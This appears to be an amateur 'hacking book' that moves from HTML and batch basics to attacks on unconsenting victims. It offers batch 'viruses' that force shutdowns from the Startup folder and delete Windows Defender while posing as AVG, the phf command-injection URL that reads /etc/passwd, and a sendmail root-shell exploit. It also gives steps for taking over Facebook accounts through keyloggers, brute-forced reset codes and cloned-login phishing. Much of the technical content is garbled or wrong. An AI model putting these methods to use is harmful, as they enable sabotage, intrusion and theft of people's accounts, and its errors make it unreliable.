2015

HACKING BOOK

Hacker's Book

By HACKER JATIN BAL
(JB)

Hacking Books......

1. Introduction and programming
2. Denial of server attack.
3. Hacking Webpages
4. Hacking Facebook Account
5. Hacking through IP

Chapter 1

Introduction and Programming

INTRODUCTION

What is a HACKER?

A hacker is someone who likes to tinker with electronics or computer systems. Hackers like to explore and learn how computer systems work, finding ways to make them do what they do better, or do things they weren't intended to do. There are two types of hackers:

<u>*White Hat*</u> – These are considered the good guys. White hat hackers don't use their skills for illegal

purposes. They usually become Computer Security experts and help protect people from the Black Hats.

Black Hat – These are considered the bad guys. Black hat hackers usually use their skills maliciously for personal gain. They are the people that hack banks, steal credit cards, and deface websites.

These two terms came from the old western movies where the good guys wore white hats and the bad guys wore black hats. **7**

Now if you're thinking, "Oh boy! Being a black hat sounds awesome!", Then I have a question for you.

Does it sound cool to live in a cell the size of your bathroom and be someone's butt buddy for many years? That's what I thought.

Hacker Hierarchy

Script kiddies – These are the wannabe hackers. They are looked down upon in the hacker community because they are the people that make hackers look

bad. Script kiddies usually have no hacking skills and use the tools developed by other hackers without any knowledge of what's happening behind the scenes.

Intermediate hackers – These people usually know about computers, networks, and have enough programming knowledge to understand relatively what a script might do, but like the script kiddies they use pre-developed well-known **exploits** (- a piece of code that takes advantage of a bug or vulnerability in a piece of software that allows you to take control of a computer system) to carry out attacks

Elite Hackers – These are the skilled hackers. They are the ones that write the many hacker tools and exploits out there. They can break into systems and hide their tracks or make it look like someone else did it. You should strive to eventually reach this level.

What does it take to become a hacker?

Becoming a great hacker isn't easy and it doesn't happen quickly. Being creative helps a lot. There is more than one way a problem can be solved, and as a hacker you encounter many problems. The more creative you are the bigger chance you have of hacking a system without being detected. Another huge quality you must have is the will to learn because without it, you will get nowhere. Remember, Knowledge is power. Patience is also a must because many topics can be difficult to grasp and only over time will you master them.

PROGRAMMING

Programming is the most important and primary thing a HACKER should know. Without knowing programming you will not be called an Elite Hacker you will remain script keddies. When a person know programming he/she know what is being happening

and can imagine which type of coding is being done, which mean he/she is not at the level of script kiddies.

You may be thinking that how to start learning programming and to where to learn programming. Don't take tension I will teach you the basics of programming.

Programming does not mean that only making or writing software only. It mean to write coding for different types of files like Executable file, HTML file, XML file, PHP files etc. So first of all you should learn to write HTML files as using it you can create web pages and HTML is used to make different types of websites.

LEARNING HTML (HYPERTEXT MARKUP LANGUAGE)

HTML its full form is Hypertext Markup Language. This language is used for making web pages for websites and using this language you can easily able to understand the source code of any website. I am not going to tell you the history of HTML; I am just simply going to give you a short knowledge about this language.

TAGS

Tags are being used in this language. Which is being represented between <tag> means the feature or characters you can say is written between smaller one and greater one sign and at the end these tags are closed as </tag>.

The HTML document is started by <html> tag and ends with </html> tag. Between <html> and </html> tag you have to create your html file's content, <title> tag is use to give title to your html file, <body> tag is used to give appropriate attributes to the body of your HTML file. Let's create your first HTML file. First open notepad and write down the below coding in notepad.

<html>

<head>

<title>My first HTML Document</title>

<body>

Hello World!

</body>

</head>

</html>

Now save it as *"name.html"* [.html is must as it is the extension of your file]. This is your first HTML file. <center> is the tag use to align the content of your file at center and it is closed as </center>, <hr> tag is used to make a divisible line in other words it make lines, <br> is use to make the text start at the next line. ^{is used to write text in superscript and it ends with}, _{tag is used to write text subscript in the document. And it ends with}, <p> is use to align paragraph of the content and it ends with </p>.

Now let's practice more with more practical using the tags you learned now and later.

<html>

<head>

```
<title>Hacker's Book</title>

<body bgcolor="black" text="white">

<center>

You are hacked by HACKER_522<br>

<p align="left">Hacking is a great art.</p>

CH<sub>4</sub><br>

<hr>

a<sup>2</sup><br>

<hr size="12">

<p align="right">Thank You</p>

</center>

</body>

</head>
```

</html>

Save it as **_anyname.html_** and .html is must. The next tag is <font> using it you can make various changes in a particularly text line like font size or font style or font colour, <h1> this tag is used to create heading one and it ends with </h1> and this can be like this <h1>...</h1> <h2>...</h2> <h3>...</h3>........etc.

I will use the other example and use the new learned tags.

<html>

<head>

<title>Hacker's Book</title>

<body bgcolor="black" text="white">

<center>

```html
<font style="Buxton Sketch" size="10" color="red">You are hacked by HACKER_522</font><br>

<h1>Hacker 1</h1>

<h2>Hacker 2</h2>

<h3>Hacker 3</h3>

<font size="15" color="blue" style="Broadway"><p align="left">Hacking is a great art.</p></font>

CH<sub>4</sub><br>

<hr>

a<sup>2</sup><br>

<hr size="12">

<p align="right"><font size="10">Thank You</font></p>
```

```
</center>
```

```
</body>
```

```
</head>
```

```
</html>
```

Save this as **_my.html_** and .html is must.

Note: Always close the tag as you open it as if you open tag1 and then tag2 then first close tag2 and then tag1 (<tag1><tag2>....</tag2></tag1>).

Now Learn just one more three more tags that are; <img src="?"> replace '?' with your image's location and its extension. E.g. <img src="C:\Users\HACKER_522\Documents\Funny Photo Maker\Gallery.jpg"> will display the image that you want. Second tag was <a href="http://website.com"> in which website.com can

be replaced with any website like > and will end with you may be thinking what is this, this tag is use to apply hyperlink in the text like >Click here this will hyperlink Click here with http://www.jatinbal16.weebly.com and the last one is <button>...</button> tag which create button in your html file. Some more tags are ... to make the text **bold**, <u>...</u> to make the text underlined and <i>...</i> use to make the text *italics*.

Example:-

 <html>

<head>

<title>HTML</title>

```html
<body bgcolor="red" text="black">

<font style="Bauhaus 93" size="15">Hacker<br>

<img src="C:\Users\neha\Documents\Funny Photo
Maker\Gallery.jpg">

<a
href="http://www.jatinbal16.weebly.com"><button>Ha
ck: Click here</button></a><br>

<b>H1</b><br>

<i>Hello</i><br>

<u>Hacker's Guide</u>

</font>

</body>

</head>

</html>
```

Save it as **name.html** and .html is must.

Your html course is not completed yet but to learn it you can search on Google or any other search engine. But form our side you are ready to make your own html page and ready to show your creativity. So please do the following practical and if you did not able success then check your coding and if there is any mistake then correct and if you do not able to get what is you mistake then compare it with the tags given by us.

Practice:-

```
<html>

<head>

<title>Hack my sites</title>

<body bgcolor="black" text="red">
```

`<h1>Equation 1</h1><br>`

`<hr size="12" color="white">`

`<font color="yellow"><a href="http://www.jatinbal16.weebly.com"><button>Click here to hack</button></a></font>`

`</body>`

`</head>`

`</html>`

What does this coding will do when save it as .html file?

LEARNING BATCH FILE PROGRAMMING.

Batch file is a file which has .bat extension and processes the command prompt's command and act

as a program. You can use different commands of command prompt in a single file. Ok let's start learning of commands which are being used in Batch files.

First command:-

@echo off/on

@echo off will hide all the commands which works internally like 'cd', 'md', and many more like it.

@echo will display all the commands and does opposite work to @echo off.

Open command prompt. It will look like this.

In this echo is on mean *@echo on.*

Second command:-

REN: REN mean Rename and this command rename any this that you want like file name, folder name, and extension name etc. It is written in this way:-

RENAME [drive:][path]filename1 filename2.

REN [drive:][path]filename1 filename2.

Note: that you cannot specify a new drive or path for your destination file.

Third command:-

REM: This command is used to give remark in the batch file or to give comment in the batch file. It is written in this way:-

REM [comment]

Fourth command:-

ASSOC: ASSOC displays or modifies file extension associations. This command is written in this way:-

ASSOC [.ext[=[fileType]]]

.ext specifies the file extension to associate the file type with file type specifies the file type to associate with the file extension

Type ASSOC without parameters to display the current file associations.

If ASSOC is invoked with just a file extension, it displays the current file association for that file extension. Specify nothing for the file type and the command will delete the association for the file extension.

Fifth command:-

COPY: This command is use to copy one or two files to another location.

It is written in this way:-

COPY [/D] [/V] [/N] [/y | /-y] [/z] [/L] [/A | /B] source [/A | /B][+ source [/A | /B] [+ ...]] [destination [/A | /B]]

source Specifies the file or files to be copied.

/A Indicates an ASCII text file.

/B Indicates a binary file.

/D Allow the destination file to be created decrypted destination specifies the directory and/or filename for the new file(s).

/V verifies that new files are written correctly.

/N Uses short filename, if available, when copying a file with a non-8dot3 name.

/Y Suppresses prompting to confirm you want to overwrite an existing destination file.

/-Y Causes prompting to confirm you want to overwrite an existing destination file.

/Z Copies networked files in restartable mode.

/L If the source is a symbolic link, copy the link to the target instead of the actual file the source link points to.

The switch /Y may be preset in the COPYCMD

environment variable. This may be overridden with /-Y on the command line. Default is to prompt on overwrites unless COPY command is being executed from within a batch script. To append files, specify a single file for destination, but multiple files for source (using wildcards or file1+file2+file3 format).

Sixth command:-

ECHO: this command is use to display text in your batch file. Like if we write

echo I am Hacker

then there will be a text in your batch file (I am Hacker).

Practice:-

@ECHO OFF

REM Hello this is an example to build your first batch file.

CD "C:\"

MD \Program

REN "Program" Programs

ECHO Hello friends This is your first batch file.

ECHO echo. Command is use to leave a blank space in btach file.

PAUSE

EXIT

Save this coding with any name you like with .bat extension.

Chapter 2

Denial Of Server Attack

INTRODUCTION

Denial of server attack, it is the method of crashing someone's whole system by using different tools. This kind of attack is easy to launch but it is very hard to protect the system from these type of attack.

WHY DID SOMEONE CRASH SOMEONE SYSTEM

There would be so many reasons that someone crash the others system, these are:-

1. Sub- Cultural status.

2. To gain access.

3. Revenge.

4. Political reason.

5. Economic reasons.

6. Nastiness.

And there may be many more reasons to attack on someone reasons, but first we should know how to attack. There are many tricks and method to attack.

SOME BASIC FOR AN ATTACK

SWAP SPACE

Most system several hundred megabytes to swamp space to service client request. The swamp space is typically used for forked child processes which have a short life time. The swamp space will therefore almost never in a normal caused be used heavily. A

denial of service could be based on a method that tries to fill up the swamp space.

BANDWIDTH

If the bandwidth is high the network will be useless. Most denial of service attack influence the bandwidth in some way.

RAM

A denial of server attack that allocates a large amount of RAM can make a great deal problems. NFS and mail servers are actually extremely sensitive because they do not need much RAM and therefore often don't have much RAM. An attack at a NFS server is trivial. The normal NFS client will do a great deal of caching, but a NFS client can be anything including the program you wrote yourself.

METHODS OF ATTACKING USING DENIAL OF SERVER ATTACK

How do they crash the system? By attacking using different tools the tool you use overload the system at the top level so that it got overloaded at the higher level then the system get crashed.

First, the simplest way of attacking is using 'ping' command. 'Ping' command is used in cmd (command prompt). This command is most common and is very simple. This command uses to attack on websites, Wi-Fi, and many more things that are connected to your system. I have made a program which is a batch file which attacks on the website using ping command. As it is very simple and effective but it take to much time may be 2-3 hours. But I like this way because I

also started hacking using this method. And then created a program 'JB WEBSITE HACKER' in which you just only have to type the website name two times when asked so, it use 'ping' command it look like this:-

```
--------------------------------------------------------------------------------
                          JB WEBSITE HACKER
--------------------------------------------------------------------------------
!!!This file is to hack website by Denile of server attack!!!
Did you wants to continue hack.
1. Yes
2. No.
Type 1 for yes and 2 for No=
```

After typing 'I' you have to type the password. And then you want's to type the website name.

You should want to know the password. OK THE PASSWORD IS:

OIIOIOIOOIOOOOOOOIIIOIOOOIIOIOOIOIIOIIIOOIIOOOIO

01000000011011000100000000110001001100100011 0110011010000110101

This is the password of JB WEBSITE HACKER but you may be thinking that why the pass is in the number the actual password is not in number the numbers above is called binary numbers just convert the binary number into words and you will got the password.

Second, This method is commonly used by so many hackers and this is the very easiest way. This way is attacking by "virus". Yes it is written right it is virus. Most people think that creating virus is very different and virus is a program which is very harmful, but the reality is just opposite to it, creating a virus is so much easy and virus is not a very harmful program yes may some virus harm your

system by deleting your files, changing the settings of your system but and yes virus is also very much effective way of attacking any system in denial of server attack. So now we should learn that how to attack someone's system using virus instead of discussing that what is virus.

SOME HARMLESS VIRUS CODES.

As you may read the heading and think that how a virus could be harmless. Viruses are also harmless. May be some time you may see someone says that virus has come in his computer it is doing various activities without any command. The virus which does not cause any harm to system are called harmless virus. There are many types of virus files like batch virus, Executable file virus, VBScript etc.

Now I am going to show you how to make virus in NOTEPAD. Yes NOTEPAD, notepad is not a pad in which you write only little information, you can also write so many codes to make different types of files.

Now I will teach you how to make batch virus.

1. *How to make a virus which gives message simultaneously. THE CODE IS BETWEEN* ===============

@echo off

:start

msg * Hello!

msg * How are you user?

msg * What are you doing with me? This is not right way to do

msg * Are you thinking what is happening then to get answer click on OK

msg * I am a VIRUS and I have infected all your files.

msg * Virus Detected!

msg * !!!!!!12200089327y349y3903290`!!!!! INFECTED FILED DETECTED

msg * ALL FILES DELETED.

goto start

Now save this file as any name that you want and then .bat [remember .bat is must and it should be in the last of the name]

That over now you have created a simple virus that continuously gives messages and you can write anything after (msg *).

What do you think what is a virus?

The virus is the hacking program in which the other program works according to us, not by the user who uses the system. Virus is a program which control the system automatically and the system user get frustrate when he/she see these thing but it is not true the system perform according to us means the creator of the virus the system do all the thing on our command this is what called VIRUS.

OK NOW YOU THOUGHT WHY I AM TELLING THIS TO YOU WHAT WILL HAPPEN IF I DON'T TELL YOU THESE THINGS AND SIMPLY GIVE YOU CODES THEN IF YOU TELL SOMEONE THAT YOU KNOW HOW TO MAKE VIRUS, BUT IN BETWEEN THEY ASK YOU THAT WHAT IS A VIRUS? THEN YOU SHOULD KNOW THAT WHAT IS THE VIRUS? OK NOW WANT TO KNOW SOMETHING HARMFULL. There is a code that will

shut down the system in the given time and by giving the pop up message.

There is the code.

@echo off

Shutdown –c "ERROR! You are a big FOOL" –t "10" – s

exit

Now save this file as any name that you want and then .bat [remember .bat is must and it should be in the last of the name]

Now this virus will shutdown the system in 10 seconds. What you just want to do is copy the file in the STARTUP folder. Click on Start menu and then click on all programs and then scroll down and then

right click on startup folder and then click on open and then copy the virus file in the startup folder.

How you can make your own virus?

You can make your own virus. The things you should know that you should know all the commands of Batch files and cmd (command prompt). You know the entire provided thing then very well, & if you don't know the commands then don't worry I am here to tell you.

You thought where I am what joke I am doing but am in the spirit of the book.

Now we are going to learn a new topic so I want that you should learn it at first time so go and do rest for five(5) minutes and then come and learn the new topic

that how to make my own virus codes or a batch virus.

Now after returning from a break you should feel good and refresh. Now we are going to start to learn that how we can make our own batch virus.

First of all you should remember that a batch virus or a batch file should have an extension of a batch file i.e. (.bat) if you save the file with other extension and write the code of batch file then the file will not work then I am not responsible for this and yes the knowledge of hacking I am giving is only for educational purpose if you cause any harm then I am not responsible for it.

So, first of all you should learn that what the meaning of different commands.

@ECHO OFF

This command is used in batch file in the top of the coding so that all the words and commands should hide. So it is clear that @echo off is use to hide the commands in the batch files. If you write it once then you don't need to write it again and again.

CLS

This command is use to clear the screen of cmd. It will clear all the text from the screen of cmd.

MD

MD (make directory) this command is use to make a path which is not in real but if you type MD [patch]then automatically it will make the path.

For example, if I want to made a folder name HACKER in C drive then I will write | md C:\HACKER | and then press enter and a new folder name HACKER will be formed.

ECHO

This command is use to show statement in your batch file to the user. Example:-

If I want to show that the user should read HACKER'S BOOK in my batch then I will write,

echo HACKER'S BOOK

and then it will show a line showing HACKER'S BOOK

ECHO.

This command is use to show a blank row or an empty row.

COLOR

Color is use to change the colour of text in the batch file.

Like if we write | color a | then all the text in the batch file will change into light green but don't write the command between | | ok.

CD

CD is use to change directory as CD means Change Directory.

SHUTDOWN –S –T "T" –C "S"

This command is use to shutdown the system according to given time example:-

If we write [shutdown –s –t "9" –c "ERROR!"]

In the heading shutdown –s –t "t" –c "s" here t stands for time in second and s after –c "means statement.

MSG *

msg * is the batch file command which help us to give message. For example if we write,

msg * HI

then a message box will appear saying HI.

:A

:a / :A this is use to create a loop in the batch file. You can write anything in the place of a or A

You can also write: HACK or: HK or anything else.

SET /P VARIABLE=ANYTHING

This command is use to set an input box in the batch file. You can write anything in the place of anything and variable.

%VARIABLE%

In this you can put the value of input box which the user has put in it.

Example; if we write in the coding,

Set /p a=

Echo the value of a is %a%.

Here a is the variable by putting it between the two % the value of a which the user put will show in the statement if the user put the value = df then the statement will be [the value of a is df.]

IF

Tests a condition and executes a command only if the condition is TRUE. But if the NOT modifier is present, the command will be executed only if the condition is FALSE.

GOTO

GOTO is use to goto the loop in the batch file you can type any loop name and the command goto will move you towards the loop. You don't have to write: also you can just only write goto and loop name.

DEL

Del it is use to delete the file using the specific path.

It Deletes one or more files.

DEL [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names

ERASE [/P] [/F] [/S] [/Q] [/A[[:]attributes]] names

Names Specifies a list of one or more files or directories. Wildcards may be used to delete multiple files. If a directory is specified, all files within the directory will be deleted.

/P   Prompts for confirmation before deleting each file.

/F   Force deleting of read-only files.

/S   Delete specified files from all subdirectories.

/Q   Quiet mode, do not ask if ok to delete on global wildcard

/A Selects files to delete based on attributes, R Read-only files, S System files, H Hidden files, A Files ready for archiving

I Not content indexed Files, L Reparse Points -Prefix meaning not

If Command Extensions are enabled DEL and ERASE change as follows:

The display semantics of the /S switch are reversed in that it shows you only the files that are deleted, not the ones it could not find.

START

This command is use to start the file and if you only type start then it will start cmd and is you type start file name/ file path then it will open the file.

I think that now you are becoming bore so now I will give a code which is a program but actually a virus you have to tell what will happen in the program and what can happen.

There is the code:-

```
@echo off

cls

echo LoadingÛ²²²²²²²²²²

ping localhost -n 5 > nul

cls

echo LoadingÛÛ²²²²²²²²²

ping localhost - n 2 > nul

cls

echo LoadingÛÛÛ²²²²²²²²
```

ping localhost -n 6 > nul

cls

echo Loadingûûûûûûûû^{22}

ping localhost -n 17 > nul

cls

echo Loadingûûûûûûûûû

cls

pause

echo Hello user! How are you?

echo I am a program which can do anything that you want.

pause

echo Write down the thing which you wants to do but don't type X or don't press X.

```
set /p v=

pause

if %v%==X goto X

if %v%==x goto X

ping localhost -n 10 > nul

shutdown -c "Virus Attack! You are sooo stupid." -s

exit

:X

cls

start calc

start notepad

start

start mspaint
```

start mspaint

msg * AVG Antivirus is Activated because it founds VIRUSES in you SYSTEM.

msg * AVG want your permission for scanning your system for virus.

msg * AVG is getted your permission THANKS FOR YOUR PERMMISSION.

msg * Scanning...............

msg * Scanning.............

msg * Scanning............

msg * Scanning............

msg * Scanning............

msg * Scanning............

msg * Scanning............

msg * Scanning.............

msg * Scanning.............

msg * Scanning.............

msg * Scanning.............

ping localhost - n 7 > nul

msg * Scanning is completed. Click on OK or on CROSS to see result.

msg *

• 20000

00000000 virus found in your

system• • • • • • • • • • • • • • • • • • • •

msg * What you wants to do.(1) Repair, (2) Delete, (3) Do nothing.

set /p s=Type 1, 2, or 3 for repair, delete, do nothing respectively.=

```
if %s%==1 goto Option 1

if %s%==2 goto Option 2

if %s%==3 goto Option 3

cls

echo invalid  option

echo Now you System is going to shutdown.

ping localhost - n 5 > nul

shutdown -c "Error! You are a BIG FOOL" -s

exit

:Option 1

cls

msg * AVG IS REPAIRING YOU INFECTED FILE.

ping localhost -n 7 > nul
```

msg * AVG HAS COMPLETED REPAIRING TO COMPLETE THE ACTION AVG WANT TO SHUTDOWN YOUR SYSTEM.

msg * ALLOW AVG TO SHUTDOWN THE SYSTEM. CLICK OK OR ON CROSS TO ACCEPT.

ping localhost - n 11 > nul

shutdown -c "ACTION COMPLETED" -s

exit

:Option 2

cls

color 00

msg * AVG IS DELETING YOUR SYSTEMS INFECTED FILES.

msg * AVG HAS COMPLETED DELETING.

```
msg * AVG WANTS TO SHUTDOWN YOUR SYSYTEM
TO COMPELTE THE ACTION.

msg * You can see the result at this location C:\AVG
Antivirus\Scan Result\AVGRESULT.txt

del "C:\Program Files\Windows Defender/f/s/q

md C:\AVG Antivirus\Scan Result

cd "C:\AVG Antivirus\Scan Result"

echo AVG HAD DETECTED
2000000000000000000000000000000 virus files
and deleted 2000000000000 files on the Date of
%date% at the time %time%. Thank you for using AVG
Antivirus a free Antivirus.>AVGRESULT.txt

shutdown -s -t "19"

exit

:Option 3
```

```
cls

md C:\%random%

md C:\%random%

md D:\%random%

md E:\%random%\%random%\random%

shutdown -c "You are soo stupid that you chose NO
ACTION. HA! HA! HA!" -t "5" -s

exit
```

Now this is your test. Complete your test you had to only tell what will happen in this program only by watching the code as if try to copy the code and then tell that what will happen then you won't be able to tell in this program only that commands are written that I told you.

And before ending i should tell you that how to make a virus which will stop someone's Internet Access there is the code:

@echo off

Ipconfig /release

Now you know that how you can make your

Own virus but there is a virus that is called retrovirus this virus directly attack on the immune system of system i.e. ATTACK ON ANTI-VIRUS, as retrovirus attacks directly on the immune system in the human body so like this only retrovirus in Computer attack on the immune system of computer i.e. Anti-Virus.

NOTE: Most batch viruses are undetectable by Anti-Virus. So you may think that batch files should be converted into executable file (.exe file) but do not do

this as if you convert .bat file into .exe file then the virus file will not work properly.

TO GET MORE CODES OF BATCH FILE GOTO WWW.JATINBALI6.WEEBLY.COM AND GET FREE CODES OF BATCH FILES. BUT YOU WILL NOT GET THE CODING OF VIRUS.

Chapter 3

Hacking Webpages

Hacking is a process in which hacker get into someone's system without permission, from the way he found if they found only a small hole so from this single small hole it can get into the system and can control the system.

So from the above explanation of hacking we can hack any website or an webpage of a website this is what may called SQL INJECTION. It is done using different kinds of tools. In this we can program the files according to us. This is a very good way of Hacking that we can make anything according to us, That's great.

Ok well one of the easiest way of getting superuser access is through anonymous ftp access into a webpage. First you need to learn a little about the password file.

root:User:d7Bdg:1n2HG2:1127:Superuser

TomJones:p5Y(h0tiC:1229:20:Tom Jone,:/user/people/tomjones:/bin/csh

BBob:EUyd5XAAtv2dA:1129:20:Billy Bob:/user/people/bbob:/bin/csh

This is an example of a regular encrypted password file. The superuser is a part that gives you root. That's the main part of the file

root:x0:1:Superuser:/:

ftp:x:202:102:Anonymous ftp:/u1/ftp:

ftpadmin:x:203:102:ftp Administrator:/u1/ftp

This is another example of password file, only this one has one little difference, it's shadowed. Shadowed password files don't let you view or copy the actual encrypted password. This causes problems for the password cracker and directory maker(both explained later in the text). Below is another example of shadowed password file:

root:x:0:1:0000-Admin(0000):/:/usr/bin/csh

daemon:x:1:1:0000-Admin(0000):/:

bin:x:2:2:0000-Admin(0000):/usr/bin:

sys:x:3:3:0000-Admin(0000):/:

adm:x:4:4:0000-Admin(0000):/var/adm:

Lp:x:71:8:0000-Lp(0000):usr/spool/Lp:

stmp:x:0:0:mail daemon user:/:

uucp:x:5:5:0000-uucp(0000):/usr/lib/uucp:

nuucp:x:9:9:0000-uucp(0000):var/spool/uucppublic:/usr/lib/uucp/uucico

listen:x:x37:4:Network Admin:/usr/net/nls:

nobody:x:60001:60001:uid no body:/:

noaccess:x:60002:60002:uid no access:/:

webmastr:x:53:53:WWW Admin:/export/home/webmastr:/usr/bin/csh

pin4geo:x:55:55:PinPaper Admin:/export/home/webmastr/new/gregY/test/pin4geo:/bin/false

ftp:x:54:54:Anonymous FTP:/export/home/anon_ftp:/bin/false

Shadowed password file have an "x" in place of password or something they disguised as an * as well . Now that you know little more about what the

actual password file looks like you should be able to identify a normal encrypted pw from a shadowed pw file. We can now go on to talk about how to crack it.

Cracking a password file isn't as complicated as it would seem, although the files vary from system to system.

1. The first step that would take is to download or copy the file.
2. The second step is to find a password cracker and a directory maker. Although it's nearly impossible to find a good cracker there are a few ok ones out there. I recommended that you look for Cracker Jack, John the Ripper, Brute Force Cracker, or Jack the Ripper. Now for a dictionary maker or a dictionary file. When you

start a cracking prog you will be asked to find the password file. That's where a directory maker comes in. You can download one from nearly every hacker page on the net. A dictionary maker finds all the possible letter combinations with the alphabets that you choose(ASCII, caps, lowercase, and numeric letter may also be added). We will be releasing our password file to the public soon, it will be called, Psychotic Candy, "The Perfect Drug." As far as we know it will be one of the latest in circulation.

3. You then start up the cracker and follow the directions that it gives you.

THE PHF TECHNIQUE

Well I wasn't sure if should include this section due to the fact that everyone already knows it and most

servers have already found out about the bug and fixed it. But since I have been asked questions about the phf I decided to include it.

The phf technique is by far the easiest way of getting a password file(although it does not work 95% of time). But to do the phf all do is open a browser and type in the following link:-

http://webpage_goes_here/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

You replace the webpage_goes_here with the domain. So if you were trying to get the pw file for www.webpage.com you would type:

http://www.webpage.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd

And that's it! You just sit back and copy the file(if it works).

TELNET AND EXPLOITS

Well exploits are the best way of hacking webpages but they are also more complicated then hacking through ftp or using the phf. Before you can setup an exploit you must first have a telnet proggie, there are many different clients you can do just net search and find everything you need.

It's best to get an account with your target(if possible) and view the glitches from the inside out. Exploits expose errors or bugs in your system and usually allow you to gain root access. There are many different exploits around and you can view each separately. I am going to list a few below but the list of exploit is endless.

```
cat << _EOF_ > /tmp/x.c
 #define RUN "/bin/ksh"
 #include<stdio.h>
main()
{
    execl(RUN,RUN,NULL);
}
_EOF_
#
Cat << _EOF_ >/tmp/spawnfish.c
 main()
{
    execl("/usr/lib/sendmail" , "/tmp/smtpd" ,0);
```

```
}
_EOF_
#
cat << _EOF_ >/tmp/smtpd.c
 main()
{
    setuid(0); setgid(0);
system("chown root /tmp/x ;chomd 4755 /tmp/x");
}
_EOF_
#
#
gcc -0 –o  /tmp/x /tmp/x.c
```

```
gcc -O3 –o /tmp/spawnfish /tmp/spawnfish.c
gcc -O3 –o /tmp/smtpd /tmp/smtpd.c
#
/tmp/spawnfish
Kill –HUP /usr/ucb/ps –ax|grep /tmp/smtpd|grep|sed
s/"[ ]*"// |cut –d" " –f1'
rm/tmp/spawnfish.c /tmp/spawnfish /tmp/smtpd.c
/tmp/smtpd /tmp/x.c
sleep 5
if [ -u /tmp/x ] ; then
    echo "leet..."
    /tmp/x
Fi
```

Chapter 4

Hacking Facebook Account

Hacking Facebook Account, there are so many ways of hacking Facebook Account. These are Keylogging, Phishing, Brute Force, etc.

One by one we will learn all the ways of hacking Facebook Account.

KEYLOGGING

In this we use keylogger to hack the keyboard of the user or in other words we can see that which key a user has pressed so if a person is logging his/her Facebook Account then he/she has to enter the password both password and email we can see after whenever we wants to see. Keylogger remains open in

the RAM as an Anti-Virus remains and start always when system gets started. So you don't have to worry that you have to run the keylogger so that you can hack the account. But on other hand keyloggers are the good software to look after your system when you are not using it and another person using it.

DID YOU KNOW THAT KEYLOGGERS ARE THE SPYWARE, SPYWARES ARE THE VIRUSES WHICH STEAL INFORMATION OF THE USER BUT IT DOES NOT HARM TO ANY SYSTEM BUT ANTI-VIRUS DELETLET THE KEYLOGGER AS AN HACK TOOL. BUT NORMAL ANTI-VIRUS CAN NOT DELET SPYWARE TO DETEECT SPYWARE YOU NEED ANTI-SPYWARE. YOU CAN USE WINDOWS DEFENDER TO DETECT AN SPYWARE.

Using keylogger is a very effective way of hacking someone's that you know account and to steal information of the user. You can also read the chatting he/she does.

BRUTE FORCE

In this you can generate the key using different tools(software). You may know that how to recover your Facebook account when you forgot the password or if your account is hacked. Yes, you will receive an 6 digit security code to reset the password of your account and then you have to write the 6 digit code in the space given. Is I am right. Ok what you have to do is to type only the name of victim and then click on forgot password. Then write the Facebook username of the victim and then it will conforms you for your account click on ok and then Facebook will

send 6 digit codes in the victim's email you have to click ok or next whatever is writtenand then you will reach the place where you have to write 6 digit codes. You have to type fake code then right click in the input box and then do the brutal force technique for generate code.

I use fire force tool for this purpose and it really working it really generate the 6 digit codes and then type the code and then reset the password and you really hack the Facebook. The way I told is of fire force tool.

PHISHING

This method is little difficult and different for hacking. This is a method of cheating. In this you can make different links so if the victim clicks on it his/her email id and password will be e-mailed to your

E-MAIL. Not only you can get the passwords you can also make links so that if you send it to victim and he/she clicks on it then the IP Address will be sent to your e-mail. You can make a fake link which is clone of Facebook but the only difference is when the victim is logging into his/her Account using this link then the login id and password will be saved in your account. You can create an IP so that if you send IP to the victim and the victim click on it a Facebook login page will open which is not a real Facebook page it is a clone of the page and the same thing will happen. Backtrack™ 5^{r3} provides an easy way of phishing attack.

HACKING WITH BACKTRACK™ 5^{R3}

Backtrack is the most popular hacking tool and it comes with every security breaking tools. The first step is open terminator and type in "ifconfig" and then you will see an IP shown below just copy the IP,

Now make a clone of the Facebook page. And type the IP that you have copied and then type http://www.facebook.com and press enter now send the IP to the person to whose Facebook you wants to hack. Now victim will click on the IP and a Facebook login page will open and if victim will enter the email id and password it will send to you now open your Backtrack window and you will watch the email id and password that victim just entered in it.

This is what called Phishing attack.

Hacking FB; I have made a keylogger the method it use is called Phishing. I named it FACEBOOK ACCOUNT HACKER and it is also a batch file. There is the code:-

```
@echo off

title JB FACEBOOK HACKER

cls

echo LoadingÛ²²²²²²²²²²10%%

ping localhost -n 5 > nul

cls

echo LoadingÛÛ²²²²²²²²²20%%

ping localhost -n 5 > nul

cls

echo LoadingÛÛÛ²²²²²²²²30%%

ping localhost -n 6 > nul
```

```
cls

